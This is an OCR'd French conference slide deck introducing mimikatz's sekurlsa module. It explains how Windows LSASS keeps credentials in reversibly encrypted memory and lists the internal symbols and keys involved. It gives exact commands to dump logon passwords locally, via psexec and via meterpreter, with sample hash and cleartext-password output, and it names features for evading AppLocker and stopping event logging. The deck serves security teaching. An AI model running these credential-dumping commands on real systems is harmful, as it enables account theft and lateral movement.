
mimikatz



Benjamin DELPY `gentilkiwi`

une petite introduction à **sekurlsa**

Qui suis-je ? Pourquoi `mimikatz` ?


- Benjamin DELPY `gentilkiwi`
  - Kiwi addict ;
  - Codeur ~~feignant~~ efficace ;
  - Nouveau papa !


- `mimikatz` a été créé pour :
  - expliquer des concepts de sécurité ;
  - m'améliorer en programmation / sécurité ;
  - prouver quelques théories à Microsoft.

- Pourquoi en français ?*
  - limitait l'utilisation par des scripts kiddies ;
  - Hacking like a Sir.

mimikatz

- Fonctionne sur XP, 2003, Vista, 2008, Seven, 2008r2, 8, 2012
  - x86 & x64 ;)
  - *plus de support de Windows 2000*
- En toutes circonstances : compilation statique*
- Deux modes d'utilisation
  - Commandes locales
  - Commandes distances (librairies / pilote)






mimikatz :: sekurlsa

Qu'est ce donc que cette diablerie ?


mod_mimikatz_sekurlsa

- Mon module favori !
- Il lit des données depuis le service SamSs (plus communément appelé LSASS)
- Le module **sekurlsa** récupère :
  - **MSV1_0*** **hash**
  - **TsPkg** **mot de passe**
  - **WDigest** **mot de passe**
  - **LiveSSP** **mot de passe**
  - **Kerberos** **mot de passe**
  - ***SSP**** ***mot de passe***



mimikatz :: sekurlsa

Fonctionnement de LSA(niveau PLAYSKOOL)



WinLogon → LsaSS → Authentication

Authentication
- msv1_0 → SAM
- kerberos → LDAP

user:domain:password

Challenge / Response

Authentication Packages
- msv1_0
- tspkg
- wdigest
- livessp
- kerberos

mimikatz :: sekurlsa

Fonctionnement de LSA(niveau PLAYSKOOL)

- Les packages d'authentification :
  - prennent les credentials de l'utilisateur ;
  - font leur *sauce interne* (calcul de hash, négociation de ticket…) ;
  - gardent en mémoire assez de **données** pour calculer les réponses aux challenges (Single Sign On).

- Si nous récupérons les **données**, puis les injectons dans une autre session de LSASS, nous évitons l'authentification

- C'est le principe du « Pass-the-hash »
  - *En fait, du « Pass-the-x »*

mimikatz :: sekurlsa

pourquoi ces packages ?

- **TsPkg**
  - Facilite les connexions au « RemoteApps » et TerminalServer
  - *en envoyant le mot de passe en clair…*
- **WDigest**
  - Répondre par challenge/response
  - *Le `Realm` du serveur étant variable, le mot de passe doit être disponible pour recalculer le hash.*
- **LiveSSP**
  - Compte « Microsoft » pour connexions avec son compte Live
- **Kerberos**
  - Bien connu… mais pourquoi ?
  - *A priori… pas besoin du mot de passe pour échanger les tickets ?*
- **MSV1_0**
  - Pour répondre en challenge/response sur LM/NTLM
  - *Le secret partagé reste le(s) hash.*
- **SSP**
  - Pas véritablement un package d'authentification, mais maintient une table des connexions distantes explicites…

mimikatz :: sekurlsa

- Tous les mots de passe sont en mémoire, chiffrés, mais de manière réversible
  - Cela revient à chiffrer un fichier ZIP, et l'envoyer par mail avec son mot de passe…
- Précédemment, j'utilisais **`LsaUnprotectMemory`**, dans le contexte d'exécution de **LSASS** pour les déchiffrer

  `LsaUnprotectMemory`

  - Cette fonction repose sur **`LsaEncryptMemory`** de la librairie **`lsasrv.dll`**
  - Pour bénéficier du contexte de LSASS (clés, IV, …), **`sekurlsa.dll`** était injectée dans LSASS
- Pourrions-nous déchiffrer sans injection ?
  - Pourquoi pas ? Si nous avons les routines et…les clés…
- **`mimikatz`** peut utiliser **`lsasrv.dll`** pour « importer » les clés de LSASS !


mimikatz :: sekurlsa

LsaEncryptMemory


- Selon la taille du secret, **LsaEncryptMemory** utilise :

NT5

– **RC4**




– **DES*x***




NT6

- **3DES**



- **AES**



mimikatz :: sekurlsa

memo

Security Packages

Package	Symbols	Type
tspkg	tspkg!**TSGlobalCredTable**	RTL_AVL_TABLE
wdigest	wdigest!**l_LogSessList**	LIST_ENTRY
livessp	livessp!**LiveGlobalLogonSessionList**	LIST_ENTRY
kerberos (nt5)	kerberos!**KerbLogonSessionList**	LIST_ENTRY
kerberos (nt6)	kerberos!**KerbGlobalLogonSessionTable**	RTL_AVL_TABLE
msv1_0	lsasrv!**LogonSessionList** lsasrv!**LogonSessionListCount**	LIST_ENTRY ULONG
ssp	msv1_0!**SspCredentialList**	LIST_ENTRY


Protection Keys

Key NT 5	Symbols
RC4	*lsasrv!**g_cbRandomKey*** lsasrv!**g_pRandomKey**
DES*x*	lsasrv!**g_pDESXKey** lsasrv!**g_Feedback**

Key NT 6	Symbols
	lsasrv!**InitializationVector**
3DES	lsasrv!**h3DesKey**
AES	lsasrv!**hAesKey**

mimikatz :: sekurlsa

workflow





```
typedef struct _KIWI_struct {
       LUID    LocallyUniqueIdentifier;
       […]
       LSA_UNICODE_STRING UserName;
       LSA_UNICODE_STRING Domaine;
       LSA_UNICODE_STRING Password;
       […]
} KIWI_struct, *PKIWI_struct;
```

```
IST_ENTRY <offset stru_1109580, \
                        ; DATA XREF: debug143:stru_1109580↓o
                        ; debug143:011095DC↓o
          offset ?l_LogSessList@@3U_LIST_ENTRY@@A> ; _LIST_ENTRY
dd 1
dd offset struct_wdigest
_LUID <0EDABFh, 0>
dd 1
dd 0Ah
_UNICODE_STRING <14h, 16h, offset wdigest_username> ; "gentilkiwi"
_UNICODE_STRING <0Eh, 10h, offset wdigest_domain> ; "NIRVANA"
_UNICODE_STRING <20h, 20h, offset wdigest_enc_password>
_UNICODE_STRING <1Ah, 1Ch, offset wdigest_dns_domain> ; "NIRVANA.LC
```

mimikatz :: sekurlsa

demo !



mimikatz :: sekurlsa

memo

- Quelques commandes :
  - **mimikatz** privilege::debug "sekurlsa::logonPasswords full" exit
  - **psexec** \\windows -s -c c:\mimikatz\Win32**mimikatz.exe** "sekurlsa::logonPasswords full" exit
  - **meterpreter** > execute -H -c -i -m -f /pentest/passwords/mimikatz/**mimikatz_x86.exe**

```
mimikatz 1.0 x64 (RC)   /* Traitement du Kiwi (Aug  2 2012 01:32:28) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # sekurlsa::logonPasswords full

Authentification Id         : 0;234870
Package d'authentification  : NTLM
Utilisateur principal       : Gentil Kiwi
Domaine d'authentification  : vm-w8-rp-x
        msv1_0 :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Hash LM      : d0e9aee149655a6075e4540af1f22d3b
         * Hash NTLM    : cc36cf7a8514893efccd332446158b1a
        kerberos :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Mot de passe : waza1234/
        wdigest :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Mot de passe : waza1234/
        tspkg :
         * Utilisateur  : Gentil Kiwi
         * Domaine      : vm-w8-rp-x
         * Mot de passe : waza1234/
        livessp :       n.t. (LUID KO)
```


mimikatz

new !

- L'injection de DLL est encore *nécessaire* pour certaines fonctionnalités
  - Dump SAM / AD (ou en passant en mode hors ligne/registre)
  - Dump de Credentials enregistrés
- Une "nouvelle" version est en développement
  - Revue de code
  - Entièrement en C
  - Liées aux runtimes système (taille minimale)
  - Plus rapide
  - Nouvelle approche de gestion de la mémoire
  - Le BYOD nous ouvre ses bras : **Bring Your Own Dump !**


mimikatz :: sekurlsa

demo !



mimikatz
quoi d'autre ?

- **Récupérer les secrets système/utilisateurs** (mots de passe enregistrés)
- **Pass-the-hash (et oui, depuis 2007)**
- **Dump SAM / AD**
- **Exporter les clés/certificats non exportable** (CAPI & CNG)
- **Arrêter l'Observateur d'évènements…**
- **Eviter Applocker / SRP**
- Jouer avec les démineurs…
- Manipuler quelques Handles
- Patcher Terminal Server
- Eviter certaines GPO
- Driver
  - Jouer avec les Tokens & Privilèges
  - Afficher la SSDT x86 & x64
  - Lister les MiniFiltres
  - Lister les Notifications (process / thread / image / registry)
  - Lister les hooks et procédures associés aux Objects



mimikatz :: sekurlsa & crypto

Que pouvez-vous faire ?

- Première approche
  - Pas d'accès physique aux postes / serveurs
    - Chiffrement des volumes / disques dans une moindre mesure
  - Pas de droits admin ! (surtout pour les VIP) - Pas de privilège Debug !
  - Désactivation des comptes admin locaux
  - ~~**Mot de passe fort**~~ **(haha, je plaisante bien sur ☺)**
